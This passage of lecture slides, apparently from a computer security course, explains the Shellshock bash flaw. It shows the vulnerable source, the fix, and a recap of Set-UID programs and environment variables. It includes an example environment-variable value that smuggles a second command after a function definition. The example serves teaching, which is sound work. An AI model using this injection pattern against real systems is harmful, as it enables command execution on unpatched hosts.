        }
    }
}
```

→ Literally, parse and execute the command(s) in temp\_String  
(the rest of code is omitted)

```

void initialize_shell_variables (env, privmode)
char **env;
int privmode;
{
    ...
    for (string_index = 0; string = env[string_index++];) {
        ...
        /* If exported function, define it now. Don't import
           functions from the environment in privileged mode. */
        if (privmode == 0 && read_but_dont_execute == 0 && ①
            STREQN ("() {", string, 4)) {
            ...
            // Shellshock vulnerability is inside:
            parse_and_execute(temp_string, name, ②
                            SEVAL_NONINT|SEVAL_NOHIST);
        }
    }
}
(the rest of code is omitted)

```

The if statement checks if there is an exported function

- i.e. whether the value of an env. variable starts with `"() {"` or not

Bash then calls the function `parse_and_execute(...)` to parse the function definition

If the string contains a shell command.....



```

void initialize_shell_variables (env, privmode)
char **env;
int privmode;
{
    ...
    for (string_index = 0; string = env[string_index++];) {
        ...
        /* If exported function, define it now. Don't import
           functions from the environment in privileged mode. */
        * if (privmode == 0 && read_but_dont_execute == 0 && ①
            STREQN ("() {", string, 4)) {
            ...
            // Shellshock vulnerability is inside:
            parse_and_execute(temp_string, name, ②
                            SEVAL_NONINT|SEVAL_NOHIST);
        }
    }
}
(the rest of code is omitted)

```

The if statement checks if there is an exported function

- i.e. whether the value of an env. variable starts with " () {" or not

Bash then calls the function `parse_and_execute(...)` to parse the function definition

If the string contains a shell command..... Execute it!!!!



# The Shellshock Vulnerability

- Bash identifies A as a function because of the leading “() {” and converts it to B

```
[A]$ foo=() { echo "hello world"; }; echo "extra";  
[B]$ foo () { echo "hello world"; }; echo "extra";
```

- In B, the string now becomes **two commands**

Consequences?

# The Shellshock Vulnerability

- Bash identifies A as a function because of the leading “() {” and converts it to B

```
[A]$ foo=() { echo "hello world"; }; echo "extra";  
[B]$ foo () { echo "hello world"; }; echo "extra";
```

- In B, the string now becomes **two commands**



“arbitrary code”



Consequences?


Attackers can get a process to run **their commands**

If a target process is a server process or runs with elevated privileges, *bad things can happen*

# The Shellshock Vulnerability


**Two conditions** are needed to exploit the vulnerability

- The target process must run a vulnerable version of **bash**
- The target process gets **untrusted user input via env. variables**




# The Shellshock Vulnerability

Patches are available, but have they been applied to every system?



# The Shellshock Vulnerability

Patches are available, but have they been applied to every system?



```
- parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);  
+ /* Don't import function names that are invalid identifiers from the environment. */  
+ if (legal_identifier (name))  
+   parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST|SEVAL_FUNCDEF|SEVAL_ONECMD);
```

New if statement that checks for only function definitions and executes one command

# Recap



```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```

**This is a C program  
that we wrote**

# Recap

myprogram.c


```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```

This is a C program  
that we wrote

When the program  
runs, it is now a  
process on our  
computer



# Recap


There are a ton of processes actively running on your machine

```
systemd+ 537 0.0 0.6 24432 13624 ? Ss 10:09 0:00 /lib/systemd/systemd-resolved
systemd+ 538 0.0 0.3 90524 6140 ? Ssl 10:09 0:00 /lib/systemd/systemd-timesyncd
root 565 0.0 0.3 241892 8080 ? Ssl 10:09 0:00 /usr/lib/accounts-service/accounts-daemon
root 566 0.0 0.0 2540 720 ? Ss 10:09 0:00 /usr/sbin/acpid
avahi 569 0.0 0.1 8528 3364 ? Ss 10:09 0:00 avahi-daemon: running [VM.local]
root 570 0.0 0.1 9412 2760 ? Ss 10:09 0:00 /usr/sbin/cron -f
message+ 572 0.0 0.3 9892 6148 ? Ss 10:09 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopi
root 573 0.0 0.9 338812 19776 ? Ssl 10:09 0:00 /usr/sbin/NetworkManager --no-daemon
root 580 0.0 0.1 81828 3672 ? Ssl 10:09 0:00 /usr/sbin/irqbalance --foreground
root 581 0.0 0.9 39320 20048 ? Ss 10:09 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-trig
root 582 0.0 0.5 239088 10472 ? Ssl 10:09 0:00 /usr/lib/policykit-1/polkitd --no-debug
syslog 584 0.0 0.2 224348 4500 ? Ssl 10:09 0:00 /usr/sbin/rsyslogd -n -iNONE
root 585 0.0 2.1 948420 43640 ? Ssl 10:09 0:01 /usr/lib/snapd/snapd
root 586 0.0 0.3 235704 6328 ? Ssl 10:09 0:00 /usr/libexec/switcheroo-control
root 587 0.0 0.4 17076 8292 ? Ss 10:09 0:00 /lib/systemd/systemd-logind
root 589 0.0 0.6 395776 13308 ? Ssl 10:09 0:00 /usr/lib/udisks2/udisksd
root 591 0.0 0.2 13776 4856 ? Ss 10:09 0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
avahi 595 0.0 0.0 8344 328 ? S 10:09 0:00 avahi-daemon: chroot helper
root 655 0.0 0.5 180440 11700 ? Ssl 10:09 0:00 /usr/sbin/cups-browsed
root 673 0.0 0.5 313748 10468 ? Ssl 10:09 0:00 /usr/sbin/ModemManager --filter-policy=strict
root 686 0.0 0.1 6904 2976 ? Ss 10:09 0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root 687 0.1 2.3 969256 48500 ? Ssl 10:09 0:03 /usr/bin/containerd
root 696 0.0 0.4 239608 8576 ? Ssl 10:09 0:00 /usr/sbin/gdm3
root 701 0.0 0.2 12252 5284 ? Ss 10:09 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root 720 0.0 0.3 28572 7440 ? Ss 10:09 0:00 /usr/sbin/cupsd -l
lp 730 0.0 0.2 15332 5636 ? S 10:09 0:00 /usr/lib/cups/notifier/dbus dbus://
root 741 0.0 0.1 295748 2852 ? Sl 10:09 0:00 /usr/sbin/VBoxService
root 759 0.0 1.0 117844 21312 ? Ssl 10:09 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgra
root 789 0.2 4.9 1008772 100792 ? Ssl 10:09 0:04 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/container
```

ps aux

# Recap

Processes have a set of permissions that it runs with




These are usually based off the **real user ID (ruid)**

*Who is running this program?*

# Recap

Processes have a set of permissions that it runs with



These are usually determined by the real user ID (ruid)

*Who is running this program?*

root → cat /etc/shadow

seed/user/reese → cat /etc/shadow

# Recap

myprogram.c

myprog

There is a special kind of program called a **Set UID program**

-rwsr-xr-x  
↑

# Recap



There is a special kind of program called a **Set UID program**

`-rwsr-xr-x`  
↑

`sudo chmod 4755 myprog`


If the set UID bit is enabled, the program will have permissions based on the **owner** of the program


`sudo chown root myprog`

If the owner of the program is root (admin)... then we have a very powerful program

# Recap

*We looked at ways how Set-UID programs can be attacked*





# Recap



**Environment variables** are a set of key-value pairs that can control the behavior of a processes



**Environment variables** are a set of key-value pairs that can control the behavior of a processes

| variable name | value                |
|---------------|----------------------|
| PATH          | /usr/local/bin       |
| USER          | seed                 |
| PWD           | /home/seed/my_folder |
| SHELL         | /bin/bash            |
|               |                      |
|               |                      |
|               |                      |

# Recap



**Environment variables** are a set of key-value pairs that can control the behavior of a processes

| variable name | value                |
|---------------|----------------------|
| PATH          | /usr/local/bin       |
| USER          | seed                 |
| PWD           | /home/seed/my_folder |
